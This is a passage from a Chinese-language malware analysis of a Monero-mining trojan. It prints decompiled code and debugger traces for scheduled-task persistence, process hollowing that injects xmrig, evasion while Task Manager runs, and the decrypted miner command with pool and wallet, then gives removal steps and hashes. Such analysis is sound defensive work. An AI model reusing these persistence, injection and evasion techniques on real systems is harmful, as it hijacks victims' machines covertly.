设置计划任务的命令为：/SC MINUTE /MO 1 /F /Create /TN Adasdsadas3id /tr "C:\Users\sam\AppData\Roaming\svchost64.exe\"，任务名称为 Adasdsadas3id，指定任务运行的程序为病毒程序，每隔 1 分钟执行 1 次。

```

kernel32.lstrcatW
StringToAdd = "/SC MINUTE /MO 1 /F /Create /TN Adasdsadas3id /tr \"\"
ConcatString = "/SC MINUTE /MO 1 /F /Create /TN Adasdsadas3id /tr \"\"C:\Users\sam\AppData\Roaming\svchostx64.exe\"\"
lstrcatW
StringToAdd = "C:\Users\sam\AppData\Roaming\svchostx64.exe\"
ConcatString = "/SC MINUTE /MO 1 /F /Create /TN Adasdsadas3id /tr \"\"C:\Users\sam\AppData\Roaming\svchostx64.exe\"\"
lstrcatW
StringToAdd = "\"
ConcatString = "/SC MINUTE /MO 1 /F /Create /TN Adasdsadas3id /tr \"\"C:\Users\sam\AppData\Roaming\svchostx64.exe\"\"
lstrcatW
IsShown = 0x0
DefDir = NULL
Parameters = "/SC MINUTE /MO 1 /F /Create /TN Adasdsadas3id /tr \"\"C:\Users\sam\AppData\Roaming\svchostx64.exe\"\"
FileName = "schtasks"
Operation = "open"
hWnd = NULL
ShellExecuteW
kernel32.lstrcatW

```

拼接计划任务命令并通过ShellExecuteW执行

3) 创建线程阻止计算机进入待机模式——保证持续挖矿

病毒会额外创建新线程，每隔 1 秒调用一次 SetThreadExecutionState 函数来重置系统的闲置时间(IdleTime)，防止系统进入待机模式，以保证后台挖矿工作的持续进行。

DATA:00E52898	push	esi
DATA:00E52899	push	offset SetThreadExecutionState_E527A9
DATA:00E5289E	push	esi
DATA:00E5289F	push	esi
DATA:00E528A0	call	CreateThread_E51B9F ; 创建线程
DATA:00E528A5	call	CreatePlatoSection_E525D1 ; 阻止计算机进入待机模式
DATA:00E528AA	movzx	ecx, byte_E6600D
DATA:00E528B1	push	ecx
DATA:00E528B2	movzx	ecx, byte_E6600C
DATA:00E528B9	push	ecx
DATA:00E528BA	push	esi
DATA:00E528BB	push	eax
DATA:00E528BC	call	MainWork_E510C5
DATA:00E528C1	add	esp, 10h

```

IDA View-A x Pseudocode-A x Program Segmentation x Hex
1 void __noreturn SetThreadExecutionState_E527A9()
2 {
3     while ( 1 )
4     {
5         Sleep(1000u); // 1s
6         SetThreadExecutionState(0x80000041); // 阻止系统进入待机模式
7     }
8 }

```

4) 为 dump.exe 增加新节区.plato，写入 xmrig 挖矿软件

需要注意 F5 反汇编出来的代码有的偏移值不正确，可以查看汇编代码。

```



if ( kernel32DLL_handle )
{
    N_0x3c = kernel32DLL_handle->e_lfanew; // 取 e_lfanew 的值 0x3c
    if ( *(&kernel32DLL_handle->e_magic + N_0x3c) != 0x4550 ) // 取地址+偏移后取值判断是否是 PE 文件
        return 0;
    n = 0;
    j = 0;
    if ( *(&kernel32DLL_handle->e_crlc + N_0x3c) <= 0u )
        return 0;
    i = 0;
    n = 0;

    while ( 1 ) // 循环遍历查找 .plato 节区，如果没有的话，则申请 45200 字节大小的内存
    {
        Section_Name = (kernel32DLL_handle_Address->e_lfanew + 0xF8); // NTHHeader
        *String_Plato = 'alp.'; // .plato
        v10 = 'ot';
        SectionName = Section_Name + i + kernel32DLL_handle_Address; // 得到节区名称
        memset(&v11, 0, 0xFEu); // 初始化 0x47FA96, FE 个字节
        if ( !strcmp(String_Plato, SectionName) ) // 与 .plato 字符串进行比较
        {
            v12 = kernel32DLL_handle_Address + *(SectionName + 3);
            SectionName = *(SectionName + 2);
            if ( !Ret_0_E52861() ) // 必为 1
            {
                v6 = VirtualAlloc(0, SectionName, 0x3000u, 4u); // 为 .plato 节区申请 45200 字节大小的内存空间
                v7 = v6;
                if ( v6 )
                {
                    memmove_0(v6, v12, SectionName); // 执行数据复制，将实际的挖矿逻辑软件数据写入申请的内存
                    return v7;
                }
                n = j;
            }
        }
        ++n;
        v8 = *(&kernel32DLL_handle_Address->e_crlc + N_0x3c);
        i = n + 0x28;
        j = n;
        n += 0x28;
        if ( n >= v8 )
            return 0;
    }
}

```

<pre> mov eax,dword ptr ds:[ecx+0x8] mov [local.1],eax call dump.00312861 test al,al jnz short dump.00312696 push 0x4 push 0x3000 push [local.1] push 0x0 call dword ptr ds:[<&KERNEL32.VirtualAlloc>] mov ebx,ebx test ebx,ebx jnz short dump.003126B9 </pre>	<p>为.plato节区申请内存空间</p> <pre> Protect = PAGE_READWRITE AllocationType = MEM_COMMIT MEM_RESERVE Size = 45200 (283136.) Address = NULL VirtualAlloc </pre>
--	--

.plato 节区如下，直接 Dump 下其 16 进制数据可得到 **xmrig.exe** 挖矿软件（UPX 壳）。



5) 挖矿逻辑（进程注入）

木马首先会在系统启动五分钟之后不停判断系统是否处于闲置状态，以判断挖矿时机，而且此处同时不断检测 CPU 的占用率是否超过了 50%，防止 CPU 占用率过高，提高隐蔽性。

```

do
{
    if ( !GetLastInputInfo_E51D29(&v3) )          // 获取上次输入操作的时间
        return 0;
}
while ( GetTickCount_E51ED5() - v4 >= 300000 );// 系统启动时间大于5分钟
if ( !CallNTPowerInformation(SystemPowerInformation, 0, 0, &OutputBuffer, 0x10u) || (OutputBuffer - v2) >= 5000
    // 检索系统空闲状态的信息
    // 获取电源信息, 获取系统空闲状态的信息, 判断挖矿时机
    return 0;
return 1;

```

进一步解密出执行挖矿的命令行参数 **-o monerohash.com:3333 -u 4BrL51JCC9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQni58KYZqH43YSDeqY -p x -k --donate-level=1 -t 3**

-o: 矿池
 -u: 钱包地址
 -p: 密码
 -k: 保持连接
 --donate-level=1: 设置软件的抽成比例为百分之一
 -t 3: 挖矿线程数设置为 3 个

```

v12 = 0;
do
{
    // 解密出svchost64.exe的Command Line命令
    v13 = __ROL1__((v12 ^ (v36[v12] + 65)) - v12, 2);
    v14 = __ROL1((((v12 + v13) ^ 0xD6) - v12 + 46) ^ 0x70, 1);
    v36[v12] = ~(v12 + v14) ^ 0x30;
    ++v12;
}
while ( v12 < 0xA4 );
v9 = v36;
v10 = &v36[1];
do
{
    v15 = *v9++;
    while ( v15 );
}
mbstowcs(v5, v36, v9 - v10 + 1);

```

解密出Command Line

地址	数据
0025F7E5	-o monerohash.com:3333 -u 4BrL51JCC9NGQ71kWhnYoDRffsDZy7m1HUU7MR
0025F825	U4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQni58KYZqH43YS
0025F865	DeqY -p x -k --donate-level=1 -t 3.....
0025F8A5(F>.....(?.?1...&.....&.....PB1..

堆栈地址=0025F7E4, (ASCII "-o monerohash.com:3333 -u 4BrL51JCC9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQni58KYZqH43YSDeqY -p x -k --donate-level=1 -t 3.....")
 ecx=000000A4

进而创建同名的病毒子程序，执行上面解密得到的 Command Line。

```
if ( CreateProcessW_E51B28(u60, u55, 0, 0, 0, 0x8000004, 0, 0, &u35, &u51) )// 创建病毒子进程，执行命令行参数
// u55 = -o monerohash.com:3333 -u 4BrL51JCc9NGQ71kWhnYoDR
// u60 = C:\Users\sam\Desktop\dump.exe
{
    u21 = VirtualAlloc_E52357(0, 4, 0x1000, 4);
    u55 = u21;
    *u21 = 0x10007;
    if ( GetThreadContext_E51E71(u52, u21) )// 获取线程上下文
    |
```

然后病毒会执行进程注入，将.plato 节区中的挖矿软件的数据写入刚创建的子进程的内存空间中执行。挖矿软件并未真正释放，而是将病毒创建的子进程作为傀儡进程，注入后执行。进一步达到隐藏的目的。

```
*u21 = 0x10007;
if ( GetThreadContext_E51E71(u52, u21) )// 获取线程上下文，从此处开始要将xmrig.exe的数据写入创建的子进程的内存空间
{
    (u56)(u51, *(u21 + 41) + 8, &u50, 4, 0);
    u22 = u58;
    u23 = (u58 + 52);
    if ( u50 == *(u58 + 52) )
    {
        u24 = UnmapViewOfSection_E51D05("ntdll.dll");
        u25 = ReadProcessMemory_E52483(u24, "NtUnmapViewOfSection");// 卸载指定进程指定位置的模块
        u25(u26, u51, u50);
        u23 = (u58 + 52);
    }
    u27 = VirtualAllocEx_E523BF(u51, *u23, *(u58 + 0x50), 0x3000, 0x40);// 申请内存
    u56 = u27;
    if ( u27 )
    {
        ZwWriteVirtualProcessMemory_E51FC6(u51, u27, u19, *(u58 + 84), 0);// 将.plato数据写入此块内存
        u59 = 0;
        if ( *(u22 + 6) > 0u )
        {
            u28 = 0;
            u49 = 0;
            do
            {
                ZwWriteVirtualProcessMemory_E51FC6(
                    u51,
                    &u56[*(u28 + *(u19 + 60) + u19 + 260)],
                    u19 + *(u28 + *(u19 + 60) + u19 + 268),
                    *(u28 + *(u19 + 60) + u19 + 264),
                    0);
                u29 = *(u22 + 6);
                u28 = u49 + 40;
                ++u59;
                u49 += 40;
            }
            while ( u59 < u29 );
        }
    }
}
// 执行进程注入，将.plato挖矿逻辑的数据注入到子进程的内存空间
|
```

同时病毒会每隔 3 秒遍历系统当前进程查看任务管理器 taskmgr.exe 是否正在运行，如果检测到 taskmgr.exe 在运行，则停止挖矿，任务管理器退出后继续挖矿，不得不说这进一步隐藏了自身的挖矿行为。

```
if ( !OpenProcess(0x1000u, 0, dwProcessId) )// 打开进程对象，返回进程句柄
    MainWork_E510C5(u19, u31, a3, a4);
if ( FindProcessTaskmgr_E514EF(L"Taskmgr.exe") )// 遍历进程找到TaskMgr.exe
    break;
Sleep(3000u); // 3s
}
TerminalProcess_E522C2(u51, 0);
do
{
    Sleep(1000u);
    while ( FindProcessTaskmgr_E514EF(L"Taskmgr.exe") );
    MainWork_E510C5(u19, u31, a3, a4); // 递归调用自身
}
else
{
    TerminalProcess_E522C2(u51, 0); // 结束自身进程
    u32 = GetCurrentProcess_E51CA3(); // 获取当前进程即自身进程
    TerminalProcess_E522C2(u32, 0); // 结束自身进程
}
```

六、查杀方案

- 1) 结束病毒相关进程
- 2) 将病毒源程序以及释放的 C:\Users\sam\AppData\Roaming\svchostx64.exe 删除
- 3) 删除计划任务 Adasdsadas3id
- 4) 安装正规安全厂商的正版安全软件，自动检测查杀

七、样本溯源

该病毒的母体在 2014 年以蠕虫病毒的形式出现，2018 年开始在国内大范围爆发，能够下载执行包括盗号木马、挖矿木马等各种恶意软件，本报告中分析的样本即其中所下载的门罗币挖矿木马 `svchost64.exe`。

EXE

72849aa2b857600b6dbd62f5c33d1ae
6359b7d61facf11ebe7222613947af30
5

Basic Properties

Type

Win32 EXE

Size

457.5 kB

First Seen

2018-03-12 11:21:29

Last Seen

2018-03-21 22:10:18

Submissions

3

File Name

svchostx64.exe

Relations

It doesn't have relations.

Detections

50 / 64 ▼

Comments

Untitled Graph

svchostx64.exe

50 / 64

svchostx64.exe

Type

Win32 EXE

Size

457.5 kB

First Seen

2018-03-12 11:21:29

Last Seen

2018-03-21 22:10:18

Submissions

3

Detections

Misc.Riskware.MoneroMiner

AVG

Win32:Malware-gen

Acronis

suspicious

Ad-Aware

Trojan.GenericKD.30910019

AhnLab-V3

Malware/Win32.Generic.C2430251

... and 59 results more.

Click to select

矿池: monerohash.com:3333


钱包地址: 4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBElJhktZV9
HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQni58KYZqH43YSDeqY

>> 样本相关文件


svchostx64.exe	D48AB2E921F5C725672FCE16135D1F09
dump.exe	4086B542BB3B57B13A98AE421F631A32
xmrig.exe	C131DE679C5B230CDD3415A47F53ED10

>> 相关恶意样本 SHA-256

f921949f9bf653b37fb73065834141862dc433ca12db8905f07face35f2d652a



72849aa2b857600b6dbd62f5c33d1ae6359b7d61facf11ebe7222613947af305



八、总结

在分析木马时需要注意三点，一是正确地 dump 出动态解密得到的 PE 文件，二是分析其为了隐蔽自身所使用的手段，三是其执行进程注入实现挖矿工作的流程。

提醒广大用户安装正规厂商的杀毒软件，切勿随意下载和执行来历不明的文件，定期杀毒以及更新病毒库，重视自身的数据安全。